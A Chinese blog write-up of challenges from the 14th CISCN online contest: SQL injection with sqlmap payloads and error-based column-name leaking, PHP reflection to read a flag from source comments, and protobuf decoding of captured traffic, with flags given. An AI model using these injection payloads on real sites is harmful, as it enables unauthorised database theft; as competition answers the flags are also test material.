

第十四届全国大学生信息安全竞赛-线上赛Writeup

原创


未初 于 2021-05-16 20:09:17 发布 7100 收藏 86

分类专栏: [CTF_WEB_Writeup](#)

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本文链接: <https://blog.csdn.net/mochu777777/article/details/116855242>

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
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WEB

easy_sql



有sql报错

Request

Raw Params Headers Hex

POST / HTTP/1.1
Host: 123.60.221.85:23223
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

Response

Raw Headers Hex HTML Render

用户名:
<input type="text" name="uname" class="login_input">
密 码:

```
Content-Length: 53  
Origin: http://123.60.221.85:23223  
Connection: close  
Referer: http://123.60.221.85:23223/  
Upgrade-Insecure-Requests: 1
```

```
uname=mochu7&passwd=mochu7&Submit=%E7%99%BB%E5%BD%95|
```

```
<input type="password" name="passwd" class="login_input">  
<li class="login-sub">  
    <input type="submit" name="Submit" value="登录" />  
</li>  
</form>  
</div>  
</div>  
</body>  
</html>
```


You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'mochu7') LIMIT 0,1' at line 1

```
</div>  
</body>  
</html>
```

<https://blog.csdn.net/mochu7777777>

简单fuzz了一下发现过滤了 `union`、`information`、`column`、`inno` 等关键字。

无表名，无列名注入。但是sqlmap还可以跑爆破表和部分字段

```
PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt --dbs  
  
(1. 4. 12. 45#dev)  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws.  
[!] This is not an official MySQL client. It is developed independently by the project owner.  
[*] starting @ 16:58:02 /2021-05-15/  
[16:58:02] [INFO] parsing HTTP request from '.\test.txt'  
[16:58:02] [INFO] resuming back-end DBMS 'mysql'  
[16:58:02] [INFO] testing connection to the target URL  
[16:58:02] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: uname (POST)  
Type: boolean-based blind  
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause  
Payload: uname=mochu7' RLIKE (SELECT (CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=??????  
Type: error-based  
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)  
Payload: uname=mochu7' AND EXTRACTVALUE(6299,CONCAT(0x5c,0x717a627a71,(SELECT (ELT(6299=6299,1))),0x7171716b71))-- ZYv0&passwd=mochu7&Submit=??????  
[16:58:02] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)  
web application technology: Apache 2.4.18  
back-end DBMS: MySQL >= 5.1 (MariaDB fork)  
[16:58:02] [INFO] fetching database names  
[16:58:02] [WARNING] the SQL query provided does not return any output  
[16:58:02] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
[16:58:02] [INFO] fetching number of databases  
[16:58:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[16:58:02] [INFO] retrieved:  
[16:58:03] [ERROR] unable to retrieve the number of databases  
[16:58:03] [INFO] falling back to current database  
[16:58:03] [INFO] fetching current database  
[16:58:03] [INFO] resumed: 'security' ←  
available databases [1]:  
[*] security  
[16:58:03] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'  
[*] ending @ 16:58:03 /2021-05-15/  
https://blog.csdn.net/mochu7777777
```

```
PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt -D 'security' --tables  
  
(1. 4. 12. 45#dev)  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws.  
[!] This is not an official MySQL client. It is developed independently by the project owner.  
[*] starting @ 16:58:58 /2021-05-15/  
[16:58:58] [INFO] parsing HTTP request from '.\test.txt'  
[16:58:58] [INFO] resuming back-end DBMS 'mysql'  
[16:58:58] [INFO] testing connection to the target URL  
[16:58:58] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: uname (POST)  
Type: boolean-based blind  
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause  
Payload: uname=mochu7' RLIKE (SELECT (CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=??????  
Type: error-based
```

```

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: uname=mochu7') AND EXTRACTVALUE(6299,CONCAT(0x5c,0x717a627a71,(SELECT (ELT(6299=6299,1))),0x7171716b71))-- ZYv0&passwd=mochu7&Submit=??????
[16:58:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[16:58:58] [INFO] fetching tables for database: 'security'
[16:58:58] [WARNING] the SQL query provided does not return any output
[16:58:58] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[16:58:58] [WARNING] the SQL query provided does not return any output
[16:58:58] [INFO] fetching number of tables for database 'security'
[16:58:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:58:58] [INFO] retrieved:
[16:58:59] [WARNING] unable to retrieve the number of tables for database 'security'
[16:58:59] [ERROR] unable to retrieve the table names for any database
Database: security
[2 tables]
+-----+
| flag |
| users |
+-----+
[16:58:59] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'
[*] ending @ 16:58:59 /2021-05-15/ https://blog.csdn.net/mochu7777777

```

```

PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt -D 'security' -T 'flag' --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws
[*] starting @ 16:59:33 /2021-05-15/
[16:59:33] [INFO] parsing HTTP request from '.\test.txt'
[16:59:33] [INFO] resuming back-end DBMS 'mysql'
[16:59:33] [INFO] testing connection to the target URL
[16:59:33] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: uname (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: uname=mochu7') RLIKE (SELECT CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=??????
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: uname=mochu7') AND EXTRACTVALUE(6299,CONCAT(0x5c,0x717a627a71,(SELECT (ELT(6299=6299,1))),0x7171716b71))-- ZYv0&passwd=mochu7&Submit=??????
[16:59:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[16:59:33] [INFO] fetching columns for table 'flag' in database 'security'
[16:59:33] [WARNING] the SQL query provided does not return any output
[16:59:33] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[16:59:33] [WARNING] unable to retrieve column names for table 'flag' in database 'security'
Database: security
Table: flag
[1 column]
+-----+
| Column | Type   |
+-----+
| id     | numeric |
+-----+
[16:59:33] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'
[*] ending @ 16:59:33 /2021-05-15/ https://blog.csdn.net/mochu7777777

```

字段只能爆破出一个 **id**

接下来想办法得到列名

```
uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id))c),0x7e),1,1)#
```

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 123.60.221.85.23223
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Origin: http://123.60.221.85.23223
Connection: close
Referer: http://123.60.221.85.23223/
Upgrade-Insecure-Requests: 1

uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id))c),0x7e),1,1)#&passwd=mochu7&Submit=%E7%99%BB%E5%BD%95
```

Response

Raw Headers Hex HTML Render

```
<span>用户名: </span>

<input type="text" name="uname" class="login_input">

<span>密 码: </span>
<input type="password" name="passwd" class="login_input">

<li class="login-sub">
    <input type="submit" name="Submit" value="登录" />
</li>
</form>
</div>
</div>
</body>
</html>
```

Duplicate column name 'no'
</div>
</body>
</html>

<https://blog.csdn.net/mochu7777777>

出了一个 no 字段

```
uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id,no))c),0x7e),1,1)#
```

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 123.60.221.85.23223
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Origin: http://123.60.221.85.23223
Connection: close
Referer: http://123.60.221.85.23223/
Upgrade-Insecure-Requests: 1

uname=admin')and mid(concat(0x7e,(select*from (select * from flag as a join flag b using(id,no))c),0x7e),1,1)#&passwd=mochu7&Submit=%E7%99%BB%E5%BD%95|
```

Response

Raw Headers Hex HTML Render

```
<span>用户名: </span>

<input type="text" name="uname" class="login_input">

<span>密 码: </span>
<input type="password" name="passwd" class="login_input">

<li class="login-sub">
    <input type="submit" name="Submit" value="登录" />
</li>
</form>
</div>
</div>
</body>
</html>
```

Duplicate column name 'edac52a9-7ada-424e-b833-a55e46dff8ba'
</div>
</body>
</html>

<https://blog.csdn.net/mochu7777777>

得到了 edac52a9-7ada-424e-b833-a55e46dff8ba 字段名

接着sqlmap直接查数据

```
python2 sqlmap.py -r .\test.txt -D 'security' -T 'flag' -C 'id,no,edac52a9-7ada-424e-b833-a55e46dff8ba' --dump
```

```

PS D:\Tools\Web\sqlmap>
PS D:\Tools\Web\sqlmap> python2 sqlmap.py -r .\test.txt -D 'security' -T 'flag' -C 'id,no,edac52a9-7ada-424e-b833-a55e46dff8ba' --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Attacks using sqlmap may be subject to prosecution.
[*] starting @ 17:10:52 /2021-05-15

[17:10:52] [INFO] parsing HTTP request from '.\test.txt'
[17:10:53] [INFO] resuming back-end DBMS 'mysql'
[17:10:53] [INFO] testing connection to the target URL
[17:10:53] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
-- Parameter: uname (POST)
  Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: uname=mochu7' RLIKE (SELECT (CASE WHEN (2654=2654) THEN 0x6d6f63687537 ELSE 0x28 END))-- I1Hz&passwd=mochu7&Submit=??????
  Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: uname=mochu7' AND EXTRACTVALUE(6299,CONCAT(0x5c,0x717a627a71,(SELECT (ELT(6299=6299,1))),0x7171716b71))-- ZYv0&passwd=mochu7&Submit=??????
[17:10:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[17:10:53] [INFO] fetching entries of column(s) ``edac52a9-7ada-424e-b833-a55e46dff8ba`` `no` `id` for table 'flag' in database 'security'
[17:10:53] [INFO] resumed: CISCN{f0NVx-gLqq2-NYh9Q-E72mo-X20CZ-}
[17:10:53] [INFO] resumed: 'no'
[17:10:53] [INFO] resumed: '1'
Database: security
Table: flag
[1 entry]
+-----+
| id | no   | edac52a9-7ada-424e-b833-a55e46dff8ba |
+-----+
| 1  | no   | CISCN{f0NVx-gLqq2-NYh9Q-E72mo-X20CZ-} |
+-----+
[17:10:53] [INFO] table 'security.flag' dumped to CSV file 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85\dump\security\flag.csv'
[17:10:53] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\123.60.221.85'

[*] ending @ 17:10:53 /2021-05-15/
https://blog.csdn.net/mochu7777777


```

CISCN{f0NVx-gLqq2-NYh9Q-E72mo-X20CZ-}

easy_source



结合提示，flag应该在php代码的注释中



你能发现我吗

SourceLeakHacker 扫描发现 `./index.php.swo` 文件

访问拿到源码

本题目没有其他代码了噢，就只有这一个文件，虽然你看到的不完全，但是你觉得我会把flag藏在哪里呢，仔细想想文件里面还有什么？

```
<?php  
class User  
{  
    private static $c = 0;
```

```
function a()
{
    return ++self::$c;
}

function b()
{
    return ++self::$c;
}

function c()
{
    return ++self::$c;
}

function d()
{
    return ++self::$c;
}

function e()
{
    return ++self::$c;
}

function f()
{
    return ++self::$c;
}

function g()
{
    return ++self::$c;
}

function h()
{
    return ++self::$c;
}

function i()
{
    return ++self::$c;
}

function j()
{
    return ++self::$c;
}

function k()
{
    return ++self::$c;
}

function l()
{
    return ++self::$c;
}
```

```
}

function m()
{
    return ++self::$c;
}

function n()
{
    return ++self::$c;
}

function o()
{
    return ++self::$c;
}

function p()
{
    return ++self::$c;
}

function q()
{
    return ++self::$c;
}

function r()
{
    return ++self::$c;
}

function s()
{
    return ++self::$c;
}

function t()
{
    return ++self::$c;
}

}

$rc=$_GET["rc"];
$rb=$_GET["rb"];
$ra=$_GET["ra"];
$rd=$_GET["rd"];
$method= new $rc($ra, $rb);
var_dump($method->$rd());
```

动态拼接类、方法、参数，尝试使用PHP标准类

参考了2019CISCN的题目：<https://museljh.github.io/2019/04/24/ctf中的php反射/>

反射

• 简介

四、

- 安装 / 配置
 - 需求
 - 安装
 - 运行时配置
 - 资源类型

- 预定义常量

- 范例

- 扩展

- Reflection – Reflection 类

- Reflection::export – Exports
- Reflection::getModifierNames – 获取修饰符的名称

- ReflectionClass – ReflectionClass 类

- ReflectionClass::__construct – 初始化 ReflectionClass 类
- ReflectionClass::export – 导出一个类
- ReflectionClass::getConstant – 获取定义过的一个常量
- ReflectionClass::getConstants – 获取一组常量
- ReflectionClass::getConstructor – 获取类的构造函数
- ReflectionClass::getDefaultProperties – 获取默认属性
- ReflectionClass::getDocComment – 获取文档注释 ←
- ReflectionClass::getEndLine – 获取最后一行的行数
- ReflectionClass::getExtension – 根据已定义的类获取所在扩展的 ReflectionExtension 对象
- ReflectionClass::getExtensionName – 获取定义的类所在的扩展的名称
- ReflectionClass::getFileName – 获取定义类的文件名
- ReflectionClass::getInterfaceNames – 获取接口 (interface) 名称
- ReflectionClass::getInterfaces – 获取接口

<https://blog.csdn.net/mochu777777>

ReflectionMethod类继承了这一方法


```
/* 继承的方法 */
final private ReflectionFunctionAbstract::__clone ( ) : void
public ReflectionFunctionAbstract::getClosureScopeClass ( ) : ReflectionClass|null
public ReflectionFunctionAbstract::getClosureThis ( ) : object
public ReflectionFunctionAbstract::getDocComment ( ) : string ←
public ReflectionFunctionAbstract::getEndLine ( ) : int
public ReflectionFunctionAbstract::getExtension ( ) : ReflectionExtension
public ReflectionFunctionAbstract::getExtensionName ( ) : string
public ReflectionFunctionAbstract::getFileName ( ) : string
public ReflectionFunctionAbstract::getName ( ) : string
public ReflectionFunctionAbstract::getNamespaceName ( ) : string
public ReflectionFunctionAbstract::getNumberOfParameters ( ) : int
public ReflectionFunctionAbstract::getNumberOfRequiredParameters ( ) : int
public ReflectionFunctionAbstract::getParameters ( ) : array
public ReflectionFunctionAbstract::getReturnType ( ) : ReflectionType|null
public ReflectionFunctionAbstract::getShortName ( ) : string
public ReflectionFunctionAbstract::getStartLine ( ) : int
public ReflectionFunctionAbstract::getStaticVariables ( ) : array
public ReflectionFunctionAbstract::hasReturnType ( ) : bool
public ReflectionFunctionAbstract::inNamespace ( ) : bool
public ReflectionFunctionAbstract::isClosure ( ) : bool
public ReflectionFunctionAbstract::isDeprecated ( ) : bool
public ReflectionFunctionAbstract::isGenerator ( ) : bool
```

```
public ReflectionFunctionAbstract::isInternal() : bool
public ReflectionFunctionAbstract::isUserDefined() : bool
public ReflectionFunctionAbstract::isVariadic() : bool
public ReflectionFunctionAbstract::returnsReference() : bool
abstract public ReflectionFunctionAbstract::__toString() : void
}
```

<https://blog.csdn.net/rnochu7777777>

然后挨个尝试了 User 类的所有方法，发现当 rb=q 时回显注释中的flag

/index.php?rc=ReflectionMethod&ra=User&rb=q&rd=getDocComment



CISCN{OMvIz-OUpOw-4YSrc-lUKjv-28Gqo-}

MISC

tiny traffic

tiny_traffic.pcapng 主要是TCP流量为主，那就导出HTTP对象

The screenshot shows the Wireshark interface with a list of network captures. A red box highlights the 'HTTP' section under 'File > Export > HTTP Objects'. The list includes various TCP connections between 192.168.2.1 and 192.168.2.141, with detailed information like source and destination ports, protocol, length, frame, identification, and info.

导出HTTP对象的时候发现有 `gzip` 文件和 `br` 文件

什么是BR文件？

BR文件是使用Brotli（一种开源数据压缩算法）压缩的文件。它包含网页资产，例如 `.CSS`, `.XML` 文件, `.SVG` 和 `.JS` 文件，以Brotli压缩数据格式压缩。Web浏览器（例如Chrome和Firefox）使用BR文件来提高页面加载速度。

`flag_wrapper.gz` 解压后得到一个 `flag_wrapper`，可直接查看

The screenshot shows the Bandizip 7.16 (Standard) interface. It displays the file 'flag_wrapper.gz' in the preview area. Below it, the extracted file 'flag_wrapper' is shown with its details: name, compressed size (17), original size (7), and type (text/t/html). The URL 'https://blog.csdn.net/rmochu77777777' is also visible.

The screenshot shows a hex editor with the file 'flag_wrapper' open. The bytes 43 49 53 43 4E 7B 7D are highlighted, corresponding to the string 'CISCN{}'. The editor has a toolbar with options like '十六进制(H)', '运行脚本(S)', and '运行模板(M)'.

没啥用，接着看两个 `br` 文件



`secret.br` 解压得到 `secret`，还是看不懂

起始页																secret X	
编辑方式:																十六进制(H)	
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
0000h:	08	C8	01	10	A2	D4	99	07	1A	0E	0A	05	65	32	33	34	.È..¢Ô™.....e234
0010h:	35	12	05	37	61	66	32	63	1A	0F	0A	06	37	38	38	39	5..7af2c....7889
0020h:	62	30	12	05	38	32	62	63	30	20	C6	A2	EC	07	2A	09	b0..82bc0 E\$í.*.
0030h:	64	31	37	32	61	33	38	64	63								d172a38dc

`test.br` 解压得到 `test`，可直接使用文本编辑器打开，得到如下

```
syntax = "proto3";\n\nmessage PBResponse {\n    int32 code = 1;\n    int64 flag_part_convert_to_hex_plz = 2;\n    message data {\n        string junk_data = 2;\n        string flag_part = 1;\n    }\n    repeated data dataList = 3;\n    int32 flag_part_plz_convert_to_hex = 4;\n    string flag_last_part = 5;\n}\n\nmessage PBRequest {\n    string cate_id = 1;\n    int32 page = 2;\n    int32 pageSize = 3;\n}
```

根据关键字 `proto3` 搜索引擎找一找即可得知如下

Protocol Buffers(简称Protobuf)，是Google出品的序列化框架，与开发语言无关，和平台无关，具有良好的可扩展性。Protobuf和所有的序列化框架一样，都可以用于数据存储、通讯协议。

Protobuf支持生成代码的语言包括Java、Python、C++、Go、JavaNano、Ruby、C#，官网地址是<https://developers.google.com/protocol-buffers/>。

Protobuf的序列化的结果体积要比XML、JSON小很多，XML和JSON的描述信息太多了，导致消息要大；此外Protobuf还使用了Varint 编码，减少数据对空间的占用。

Protobuf序列化和反序列化速度比XML、JSON快很多，是直接把对象和字节数组做转换，而XML和JSON还需要构建成XML或者JSON对象结构。

<https://blog.csdn.net/mochu7777777>

网上很多 `protobuf` 序列化与反序列化的相关资料可查阅，不细赘述。

`secret` 作为字节流文件，猜测即为 `protobuf` 的序列化之后的数据。那么接下来就使用 `Python` 来做反序列化。

Protoc3 环境：<https://github.com/protocolbuffers/protobuf/releases>

↳ protobuf-python-3.17.0.zip	5.86 MB
↳ protobuf-ruby-3.17.0.tar.gz	4.68 MB
↳ protobuf-ruby-3.17.0.zip	5.71 MB
↳ protoc-3.17.0-linux-aarch_64.zip	1.67 MB
↳ protoc-3.17.0-linux-ppcle_64.zip	1.81 MB
↳ protoc-3.17.0-linux-s390_64.zip	1.95 MB
↳ protoc-3.17.0-linux-x86_32.zip	1.53 MB
↳ protoc-3.17.0-linux-x86_64.zip	1.58 MB
↳ protoc-3.17.0-osx-x86_64.zip	2.47 MB
↳ protoc-3.17.0-win32.zip	1.1 MB
↳ protoc-3.17.0-win64.zip 	1.42 MB
↳ Source code (zip)	
↳ Source code (tar.gz)	

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下载解压后进入到 `bin` 目录，将之前解压出来的 `test` 改为 `test.proto` 并移动到 `bin` 目录

```
.\protoc.exe --python_out=. test.proto
```

得到 `test_pb2.py` 的模块文件

接着我们利用这个模块进行反序列化

先得安装 `protobuf` 模块

```
pip3 install protobuf
```

接着把解压后的 `secret` 也移动到 `bin` 目录

```
# test.py
import test_pb2

with open('./secret','rb') as f:
    data = f.read()
target = test_pb2.PBResponse()
target.ParseFromString(data)
print(target)
```

```
PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin> ls

Directory: C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin

Mode                LastWriteTime        Length Name
----                -----          -----
d----        2021/5/16     1:57          __pycache__
-a--        2021/5/13     8:25      3781120 protoc.exe
-a--        2021/5/15    18:15            57 secret
-a--        2021/5/16     1:54      7682 test_pb2.py
-a--        2021/5/15    16:04            361 test.proto
-a--        2021/5/15    18:37            163 test.py

PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin> python .\test.py
code: 200
flag_part_convert_to_hex_plz: 15100450
dataList {
    flag_part: "e2345"
    junk_data: "7af2c"
}
dataList {
    flag_part: "7889b0"
    junk_data: "82bc0"
}
flag_part_plz_convert_to_hex: 16453958
flag_last_part: "d172a38dc"

PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin>
```

接着根据反序列化得到的内容拼接flag即可

```
PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin> python .\test.py
code: 200
flag_part_convert_to_hex_plz: 15100450 → 1. hex(15100450)=0xe66a22
dataList {
    flag_part: "e2345" → 2
    junk_data: "7af2c"
}
dataList {
    flag_part: "7889b0" → 3
    junk_data: "82bc0"
}
flag_part_plz_convert_to_hex: 16453958 → 4. hex(16453958)=0xfb1146
flag_last_part: "d172a38dc" → 5
```

PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin> | <https://blog.csdn.net/mochu7777777>

running_pixel

创新实践能力赛（线上初赛）

第5题

基准分值: 500 分 试题类型: Misc

题目名称: running_pixel

题目描述: 奔跑吧, 像素

题目附件: 点击下载

请输入flag

提交答案

